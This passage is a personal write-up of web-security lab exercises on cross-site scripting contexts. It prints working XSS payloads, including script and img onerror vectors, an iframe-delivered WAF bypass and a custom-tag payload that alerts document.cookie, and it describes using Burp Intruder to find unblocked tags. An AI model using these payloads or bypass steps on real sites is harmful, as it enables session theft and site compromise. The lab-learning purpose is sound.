

Cross-site Scripting Contexts

Analyst: Alex Mbogo

Cross-site Scripting Contexts

when testing for reflected and stored XSS, the main task is to identify the XSS Context

The location within the response where attacker-controllable data appears

Any input validation or other processing that is being performed on that data by the application

XSS between HTML tags

When the context is test between HTML tags, we introduce some new HTML tags to trigger execution of javascript.

For example

```
<script>alert(document.domain)</script>
```


```
<img src=1 onerror=alert(1)>
```


Reflected XSS into HTML context with nothing encoded


In this demonstration we exploit a simple cross-site scripting in the search functionality by calling the alert function.

Payload: `<script>alert(1)</script>`

entry: search









Stored XSS into HTML context with nothing encoded

in this Demonstration we exploit a comment that calls the alert function when blog post is viewed. The lab contains a stored cross-site scripting vulnerability in the comment functionality



Reflected XSS into HTML context with most tags and attributes blocked

To solve this lab we perform, a cross-site scripting attack that bypasses the WAF and calls the print()

We inject a standard vector such as `<img src=1 onerror=print()>` and watch as it gets blocked . Then use Burp suite to test for which tags and attributes are being blocked. By using intruder we replace the search term with `<>` and add `§` to create a payload position. We then check which payloads return a 200 response eg (body). We then go back to burp intruder and replace search term with `<body%20=1>`. Then the payload position before the = `<body%20§§=1>`. We then paste the list of attributes into the payloads list and start the attack while checking for 200 response for example the onresize. In the exploit server we create an exploit store and deliver it to the victim.

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?
search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

Reflected XSS into HTML context with all tags blocked except custom ones

in this Demo we inject a custom tag and automatically alerts document,cookie

in the exploit server we deliver this exploit


```
<script>
```



```
location = 'https://YOUR-LAB-ID.web-security-academy.net/?
```




```
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
```



```
</script>
```

it creates a custom tag with the id Of X which contains an onfocus event handler that triggers an alert function. The hash at the end focuses on this element as soon as the page is loaded causing the alert payload to be called.









Reflected XSS with event handlers and href attributes blocked


This demonstration exploits a reflected Xss Vulnerability with some whitelisted tags but all 